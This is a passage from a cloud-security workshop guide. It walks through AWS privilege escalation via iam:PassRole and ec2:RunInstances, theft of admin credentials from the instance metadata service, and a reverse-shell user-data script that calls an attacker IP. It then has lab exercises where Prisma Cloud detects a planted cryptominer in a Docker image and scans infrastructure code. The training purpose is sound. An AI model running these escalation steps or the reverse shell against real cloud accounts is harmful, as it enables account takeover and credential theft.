        "AttachmentCount": 1,
        "PermissionsBoundaryUsageCount": 0,
        "IsAttachable": true,
        "Description": "code2cloud-ec2-role-policy-mhjqoom4h9wvb1s0",
        "CreateDate": "2022-09-12T10:03:50Z",
        "UpdateDate": "2022-09-12T15:32:18Z",
        "Tags": []
    }
}
```

8. Now let list down all permission attached to the policy by running below command

aws iam get-policy-version --policy-arn arn:aws:iam::89647xxxxxx:policy/code2cloud-ec2-role-policy-<your id>--version-id <DefaultVersionId>

as we can see this role has policy attached permission **iam:PassRole** and **ec2:RunInstances**

```
ubuntu@ip-10-10-10-61:~$ aws iam get-policy-version --policy-arn arn:aws:iam::89647xxxxxx:policy/code2cloud-ec2-role-policy-mhjqoom4h9wvb1s0 --version-id v10
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Sid": "VisualEditor0",
                    "Effect": "Allow",
                    "Action": [
                        "s3:*",
                        "cloudwatch: *",
                        "ecr:GetAuthorizationToken",
                        "ecr:BatchCheckLayerAvailability",
                        "ecr:GetDownloadUrlForLayer",
                        "ecr:BatchGetImage",
                        "logs:CreateLogStream",
                        "logs:PutLogEvents",
                        "iam:PassRole",
                        "iam>ListAttachedUserPolicies",
                        "iam:GetRole",
                        "iam:GetRolePolicy",
                        "ec2:DescribeInstances",
                        "ec2>CreateKeyValuePair",
                        "ec2:RunInstances",
                        "ec2:TerminateInstances",
                        "iam>ListRoles",
                        "iam>ListInstanceProfiles",
                        "iam>ListAttachedRolePolicies",
                        "iam:GetPolicyVersion",
                        "iam:GetPolicy",
                        "ec2:AssociateIamInstanceProfile"
                    ],
                    "Resource": "*"
                }
            ],
            "VersionId": "v10",
            "IsDefaultVersion": true,
            "CreateDate": "2022-09-12T15:32:18Z"
        }
    }
}
```

9. Now let's spin up one new instance and attach an admin higher profile that allows us to admin access. To run the ec2 instance we need the below information

- image id : **ami-04e44beaf0514489b**
- iam instance profile name: **code2cloud-ec2-instance-profile-<your id>**
- ssh key name: **code2cloud-ec2-key-pair-<your id>**
- security group id: **get it from an already running instance that allows ssh from internet or exploited server**
- subnet id: **get it from an already running instance**

```
ubuntu@ip-10-10-10-61:~$ aws ec2 describe-instances --region us-east-1 | jq -r ".Reservations" | jq -r ".[] | .Instances" | jq -r ".[] | .KeyName" | grep code2cloud-ec2-key-pair
code2cloud-ec2-key-pair-mhjqoom4h9wvb1s0
code2cloud-ec2-key-pair-mhjqoom4h9wvb1s0
code2cloud-ec2-key-pair-mhjqoom4h9wvb1s0
code2cloud-ec2-key-pair-mhjqoom4h9wvb1s0
ubuntu@ip-10-10-61:~$
```

10. Run the below command to get your instance profile name for admin

```
aws iam list-instance-profiles | jq -r ".InstanceProfiles" | jq -r ".[] | .InstanceProfileName"
```

```
ubuntu@ip-10-10-10-126:~$ aws iam list-instance-profiles | jq -r ".InstanceProfiles" | jq -r ".[] | .InstanceProfileName"
code2cloud-admin-v95o1m8j2akg0fpw
code2cloud-ec2-instance-profile-v95o1m8j2akg0fpw
vault-server-inspired_lemming
ubuntu@ip-10-10-10-126:~$
```

11. Finally run the below command to spinup instance with admin access and get the credentials

```
aws ec2 run-instances --image-id ami-04e44beaf0514489b --instance-type t2.micro --iam-instance-profile Name="code2cloud-ec2-instance-profile-mhjqoom4h9wvb1s0" --key-name "code2cloud-ec2-key-pair-<your id>" --security-group-ids sg-061fe18a857301ab2 --subnet-id subnet-04da710ef66e14dfc --profile code2cloud --region us-east-1
```

or You can run instances with user data that reverse connect to the attacker machine

```
#!/bin/bash
/bin/bash -l > /dev/tcp/IP_ADDRESS/4444 0<&1 2>&1
```

```
aws ec2 run-instances --image-id ami-04e44beaf0514489b --instance-type t2.micro --iam-instance-profile Name=code2cloud-ec2-instance-profile-mhjqoom4h9wvb1s0 --user-data file://pwned.sh --region us-east-1 --profile code2cloud
```

```
ubuntu@ip-10-10-61:~$ aws ec2 run-instances --image-id ami-04e44beaf0514489b --instance-type t2.micro --iam-instance-profile Name="code2cloud-ec2-instance-profile" --profile code2cloud --region us-east-1
{
    "Groups": [],
    "Instances": [
        {
            "AmiLaunchIndex": 0,
            "ImageId": "ami-04e44beaf0514489b",
            "InstanceId": "i-042548bd803c44d89",
            "InstanceType": "t2.micro",
            "KeyName": "code2cloud-ec2-key-pair-mhjqoom4h9wvb1s0",
            "LaunchTime": "2022-09-12T18:17:34.000Z",
            "Monitoring": {
                "State": "disabled"
            },
            "Placement": {
                "AvailabilityZone": "us-east-1a",
                "GroupName": "",
                "Tenancy": "default"
            },
            "PrivateDnsName": "ip-10-10-10-46.ec2.internal",
            "PrivateIpAddress": "10.10.10.46",
            "ProductCodes": {},
            "PublicDnsName": "",
            "State": {
                "Code": 0,
                "Name": "pending"
            },
            "StateTransitionReason": ""
        }
    ]
}
```

12. Once you spin up you can copy the private IP address of the instance and ssh into the server

```
ubuntu@ip-10-10-10-61:~$ ssh -i key ubuntu@10.10.10.46
The authenticity of host '10.10.10.46 (10.10.10.46)' can't be established.
ECDSA key fingerprint is SHA256:tr/s1uwisy9rrFxL0VN8+Fe0Nbe8GmAUyYd/aVY0mfg.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.46' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.15.0-1015-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information disabled due to load higher than 1.0

* Ubuntu Pro delivers the most comprehensive open source security and
  compliance features.

  https://ubuntu.com/aws/pro

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Fri Jul 29 14:43:14 2022 from 34.239.250.7
```

13. Get the admin access key and token to perform anything on the server.

```
ubuntu@ip-10-10-46:~$ curl http://169.254.169.254/latest/meta-data/iam/security-credentials/IAM
{
  "Code" : "Success",
  "LastUpdated" : "2022-09-12T18:17:34Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIAI.....I307A3KVW",
  "SecretAccessKey" : "XXXXXXXXXXXXXX...XXXXXX",
  "Token" : "I0bj3BjPzZl
IfTxj1ERlx15gBeWJ3jcbLyFjG/X4rgsMk6qnxhAiEgrp0FyVbd4pS1fCbj2hCq08ctn8t8H7R1baPsco
0Q1K//////////ARACGw40
BfwZxkuFlY3o0z3CoBaUckVky
0xsVBDbew0wv1GnJ4CKWH/G
boc9593EcSz5auN94Q0L40XxGp5pu
Naym3npfU0t/ISU0ksBz+2
j5zK+jpwve/9nAY6q0Eq4qn
gkQkGc61218uNvg4o7x3k1xx9yoeuvpxdLm9f5k2a0q130uL75KA20CRBewLwCa10MnLcvFd-Fa1C7WBk",
  "Expiration" : "2022-09-15T00:52:37Z"
}ubuntu@ip-10-10-46:~$
```

14. Now exit it from the server

```
Expiration : 2022-09-15T00:00Z  
ubuntu@ip-10-10-10-46:~$ exit  
logout  
connection to 10.10.10.46 closed.  
ubuntu@ip-10-10-10-61:~$ █
```


15. export the profile **export AWS_PROFILE=code2cloud**

16. Terminate the instance by running the below command

```
aws ec2 terminate-instances --instance-ids i-042548bd803c44d89 --region us-east-1
```

```
ubuntu@ip-10-10-10-61:~$ aws ec2 terminate-instances --instance-ids i-042548bd803c44d89 --region us-east-1
{
    "TerminatingInstances": [
        {
            "CurrentState": {
                "Code": 32,
                "Name": "shutting-down"
            },
            "InstanceId": "i-042548bd803c44d89",
            "PreviousState": {
                "Code": 16,
                "Name": "running"
            }
        }
    ]
}
```

Deploying Application Code with Security Checks in CI/CD Pipeline



Exercise 4: Detect and Prevent from Deploying Malicious Docker images

Widely available docker images on the internet might have malicious script/code running or someone injected the malware by compromising the repository. It's tough to manually analyze every single image in your development. In this exercise, we will push and build the image with malicious script and malware sample and use the Prisma sandbox scanning feature to detect and stop the pipeline from being deployed on production.

- Create Dockerfile with malicious script and malware sample. You can open the Dockerfile from the path **app > Dockerfile** and uncomment malware and malicious script.

```

1  FROM maven:3-jdk-11
2
3  # cryptominer
4  COPY ./var.zip /tmp/
5  RUN unzip /tmp/var.zip
6  RUN chmod +x run.sh
7
8  # fix issue
9  #-----start
10 RUN apt-get update && apt-get upgrade -y && apt-get install \
11     zlib1g zlib1g-dev -y \
12     inetutils-ping -y \
13     git -y \
14     wget -y \
15     build-essential -y \
16     kmod -y \
17     unzip -y \
18     p7zip-full -y
19 #-----end
20
21 # Malware start
22
23 # RUN mkdir /home/app
24 # WORKDIR /home/app
25
26 # COPY entrypoint.sh /home/app/entrypoint.sh
27 # ENTRYPOINT ["sh","entrypoint.sh"]
28
29 # Malware end
30
31 COPY ./ /usr/src/

```

2. Now go to Jenkinsfile and uncomment "Container Sandbox Scan" stage

```

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98

```

3. Push the code into SCM

The screenshot shows a code editor with a Jenkinsfile open. A commit dialog is displayed at the top left, with the message "uncomment sandbox" and a dropdown menu containing "Commit". The Jenkinsfile contains several stages and steps, including a "Container Sandbox Scan" stage that performs an SSH agent setup and generates an authorization token. The file also includes a "Server Deploy" stage.

```

    SOURCE CONTROL  ✓  ⌂ ...  Jenkinsfile M  Dockerfile 2, M  index.jsp  README.md  docker-compose.yml  destroy-lab.sh  start-lab.sh  iam>ListRoles
    Jenkinsfile
    Changes
    Jenkinsfile  5
    Dockerfile app  2, M
    admin_role.tf infra  U
    attacker_machine_ec2.tf...  5, M
    ec2.tf infra  M
    67 }
    68 }
    69 stage('Container Sandbox Scan') {
    70   steps {
    71     sshagent(credentials: ['ssh']) {
    72       withCredentials([
    73         string(credentialsId: 'PCC_CONSOLE_URL', variable: 'PCC_CONSOLE_URL'),
    74         string(credentialsId: 'PRISMA_ACCESS_KEY', variable: 'PRISMA_ACCESS_KEY'),
    75         string(credentialsId: 'PRISMA_SECRET_KEY', variable: 'PRISMA_SECRET_KEY')
    76       ]) {
    77         sh '''
    78           #This command will generate an authorization token (Only valid for 1
    79           json_auth_data=$(printf '{ \"username\": \"%s\", \"password\": \"%s\" }' "${P
    80           {PRISMA_SECRET_KEY}}")
    81
    82           token=$(curl -sSLK -d "$json_auth_data" -H 'content-type: application/
    83           v1/authenticate' | python3 -c 'import sys, json; print(json.load(sys.s
    84           [ -d ~/.ssh ] || mkdir ~/.ssh && chmod 0700 ~/.ssh
    85           ssh-keyscan -t rsa,dsa 10.10.10.104 > ~/.ssh/known_hosts
    86           ssh ubuntu@10.10.10.104 'bash -s' <<EOF
    87
    88             chmod +x /home/ubuntu/sandbox.sh
    89             sudo PCC_CONSOLE_URL=$PCC_CONSOLE_URL token=$token ECR_REPOSITORY=$ECR
    90             CONTAINER_NAME=$CONTAINER_NAME /home/ubuntu/sandbox.sh
    91
    92             exit
    93             EOF
    94           '''
    95       })
    96     }
    97   }
    98 }
    99 stage('Server Deploy') {
  
```

4. Open your Jenkins server and click on "Build Now".

The screenshot shows a Jenkins pipeline test page for a pipeline named "Pipeline test". On the left, there is a sidebar with various options like Status, Changes, Build Now, Configure, Delete Pipeline, Full Stage View, Open Blue Ocean, Rename, Pipeline Syntax, Build History, and a Filter builds... input field. The "Build Now" button is highlighted with a red box. On the right, there is a "Stage View" section showing the execution of stages. The first stage, "Declarative: Checkout SCM", took 4s and has a status of "No Changes". The second stage, "Build", took 1min 38s. Below the stage view, there is a "Permalinks" section with a link to the last build.

Declarative: Checkout SCM	Build	Image
4s	1min 38s	
4s	1min 38s	


Average stage times:
(Average full run time: ~3min 36s)

#1 Sep 13 00:43 No Changes



Permalinks

- Last build (#1), 19 min ago

5. Notice that the container sandbox scan starts running after the image is deploy in ECR



and it failed due to multiple issues



```

1590 | 2022-09-12T19:36:27Z | Suspicious ELF Header | high | Detected an ELF file with |
1591 | | | | suspicious header. The binary |
1592 | | | | is either incompatible with |
1593 | | | | the system architecture or |
1594 | | | | the ELF header was manipulated |
1595 | | | | to hinder analysis. For ELF |
1596 | | | | header tampering, Prisma |
1597 | | | | Cloud identifies overlapping |
1598 | | | | headers, deleted headers, and |
1599 | | | | improperly specified section |
1600 | | | | sizes as suspicious |
1601 +-----+
1602 | 2022-09-12T19:36:27Z | Suspicious ELF Header | high | Detected an ELF file with |
1603 | | | | suspicious header. The binary |
1604 | | | | is either incompatible with |
1605 | | | | the system architecture or |
1606 | | | | the ELF header was manipulated |
1607 | | | | to hinder analysis. For ELF |
1608 | | | | header tampering, Prisma |
1609 | | | | Cloud identifies overlapping |
1610 | | | | headers, deleted headers, and |
1611 | | | | improperly specified section |
1612 | | | | sizes as suspicious |
1613 +-----+
1614 | 2022-09-12T19:36:12Z | Modified Binary | high | Detected a process modifying a |
1615 | | | | binary |
1616 +-----+
1617 | 2022-09-12T19:36:23Z | Executable Creation | medium | Detected a new executable file |
1618 | | | | created on disk |
1619 +-----+
1620 | 2022-09-12T19:36:13Z | Executable Creation | medium | Detected a new executable file |
1621 | | | | created on disk |
1622 +-----+
1623 | 2022-09-12T19:36:13Z | Executable Creation | medium | Detected a new executable file |
1624 | | | | created on disk |
1625 +-----+
1626 | 2022-09-12T19:36:12Z | Executable Creation | medium | Detected a new executable file |
1627 | | | | created on disk |
1628 +-----+
1629 |
1630 Sandbox analysis verdict: FAIL
1631
1632 Link to the results in Console: https://app2.prismacloud.io/compute?computeState=/monitor/runtime/image-analysis/results
1633 script returned exit code 1

```

Prisma Cloud console result display

The screenshot shows the Prisma Cloud console interface. The left sidebar has a dark theme with various navigation options like Compute, RADARS, Cloud, Hosts, Containers, Serverless, Settings, DEFEND, Vulnerabilities, Compliance, Runtime, WAAS, Access, Custom rules, MONITOR, ATT&CK, and Events. The 'Compute' option is selected.

The main area displays a green banner: "Agentless vulnerability and compliance scanning is now available for AWS, Azure and GCP cloud accounts. Credentials and scan settings for these accounts can now be..."

The URL in the browser bar is <https://app2.prismacloud.io/compute?computeState=%2Fmonitor%2Fruntime%2Fimage-analysis%2Fresults%3FscanId%3D631f8a3933727a3c2aa1c3b2>.

The page title is "Image analysis sandbox". The main content shows a failed analysis for the image `896470658577.dkr.ecr.us-east-1.amazonaws.com/code2cloud-ecr:code2cloud`. The analysis summary table includes:

Time	Sep 13, 2022 1:0...	Verdict	Highest severity	Suspicious findings
Duration	1m	✖ Failed	⚠ Critical	20
Entrypoint	/bin/sh entrypoint...			

The "Suspicious findings (20)" section lists four entries, each with a red warning icon and the category "Wild Fire Malware".

6. Let's fix this issue by removing malicious scripts from Dockerfile in the app directory and push the code into GitHub


The screenshot shows a code editor with several tabs at the top: SOURCE CONTROL, Jenkinsfile, Dockerfile 2, M, index.jsp, README.md, and docker-compose.yml. The Dockerfile tab is active, displaying the following content:

```
fixed malware
✓ Commit
Changes 1
Dockerfile app 2, M

app
4 COPY ./var.zip /tmp/
5 RUN unzip /tmp/var.zip
6 RUN chmod +x run.sh
7
8 # fix issue
9 #-----start
10 RUN apt-get update && apt-get upgrade -y && apt-get install \
11     zlib1g zlib1g-dev -y \
12     inetutils-ping -y \
13     git -y \
14     wget -y \
15     build-essential -y \
16     kmod -y \
17     unzip -y \
18     p7zip-full -y
19 #-----end
20
21 # Malware start
22
23 # RUN mkdir /home/app
24 # WORKDIR /home/app
25
26 # COPY entrypoint.sh /home/app/entrypoint.sh
27 # ENTRYPOINT ["sh","entrypoint.sh"]
28
29 # Malware end
30
31 COPY ./ /usr/src/
32 WORKDIR /usr/src
33
34 RUN set -ex \
```

A red box highlights the commit button and the changes section. A red arrow points to the line '# Malware start' with the annotation 'Comment this line'. Another red box highlights the lines from '# RUN' to '# ENTRYPOINT'.

7. Once code is pushed run CI/CD pipeline again and check the result




Container Sandbox Scan - 1m 21s   Restart Container Sandbox Scan  

✓ > #This command will generate an authorization token (Only valid for 1 hour) json auth data="\\$printf '{ \"username\": \"%s\", \"password\": \"%s\" }' \\$[PRISMA ACCESS KEY] \\$[PRISMA SEC..." - Shell Script 1m 21s


SECURITY RISKS & VULNERABILITIES AT THE CODE & BUILD STAGE

- A single vulnerability in open source software -> 100s of vulnerabilities in runtime
- One misconfiguration in an IaC template -> 1000s of misconfigured resources
- Secrets inadvertently left in code repos can be exploited
- Misconfigs can leave code repos vulnerable



Inject security checks in Code & Build

SECURITY RISKS & VULNERABILITIES AT EVERY STAGE IN CLOUD APPLICATIONS



Exercise 5: Identify Issues in Infrastructure as a Code and stop the Build

In this exercise, we are going to explore Prisma cloud Infrastrue as a Code (IaC) scan by injecting it into CI/CD pipeline. You can set up a threshold where you can fail the build if Critical or High misconfiguration is found.

1. Go to the Jenkins file and uncomment the IaC stage and commit the code into GitHub

The screenshot shows a code editor with a Jenkinsfile open. A red box highlights the 'stage('IaC')' section of the code, which contains Prisma API configuration and a command to run 'code2cloud_cloud_breach'. The code editor interface includes tabs for Dockerfile 2, index.jsp, README.md, docker-compose.yml, destroy-lab.sh, start-lab.sh, and ec2.infra.

```
//          token=$(curl -sSLk -d "$json_auth_data" -H 'content-type: application/json' api/v1/authenticate" | python3 -c 'import sys, json; print(json.load(sys.stdin)["token"]')

//          twistcli images scan --address $PCC_CONSOLE_URL --token=$token --details $ECR_REPOSITORY:$CONTAINER_NAME
//          ...
//      }
//  }
// }
```

```
stage('IaC') {
    steps {
        withCredentials([
            string(credentialsId: 'PRISMA_ACCESS_KEY', variable: 'PRISMA_ACCESS_KEY'),
            string(credentialsId: 'PRISMA_SECRET_KEY', variable: 'PRISMA_SECRET_KEY')
        ]) {
            sh '''export PRISMA_API_URL=https://api2.prismacloud.io
            virtualenv -p python3 .venv
            .venv/bin/activate && pip install bridgecrew
            .venv/bin/activate && bridgecrew --directory . --skip-path .venv --bc-api $PRISMA_ACCESS_KEY:$PRISMA_SECRET_KEY --use-enforcement-rules --repo-id qa
            code2cloud_cloud_breach
            ...
        }
    }
}
```

```
stage('Image Deploy') {
    steps {
```

2. Go to **Prisma cloud > settings > Code Security Configuration > Enforcement Rules** and modify rules.

Code Security Configuration

Code Reviews and PR Comments

You can now create enforcement rules that define if a build should fail due to misconfigured or vulnerable code. Learn more on [Tech Docs](#).

Enforcement Rules

Exclude Paths

Specify paths to exclude from scans and select the repositories to which these exclusions apply.

